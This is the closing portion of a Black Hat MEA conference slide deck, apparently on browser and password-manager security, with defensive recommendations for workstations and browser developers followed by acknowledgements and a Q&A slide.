When you unlock 1Password with your Mac, 1Password creates an unlock secret and encrypts it using an encryption key stored in the Secure Enclave, which means the encryption key can't be extracted from your hardware.

https://support.1password.com/device-unlock-mac-security

Protecting Workstations

- Endpoint Hardening
  - WDAC / AppLocker
  - Device Guard
  - EDR
- IT Architecture
  - Network Segmentation
  - Least Privilege

For Browser Developers

- Have separate builds for developer features
- Encrypt config files (e.g., Secure Preferences)
- Always check signature of loaded code

Wrap Up

black hat MIDDLE EAST AND AFRICA

Acknowledgements

- Orange Cyberdefense (@orangecyberdef)
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  Jean-Pascal Thomas (@vikingfr)
- Black Hat MEA (@blackhatmea)

black hat
MIDDLE EAST AND AFRICA

Orange
Cyberdefense

Q&A

@d3lb3_

https://d3lb3.github.io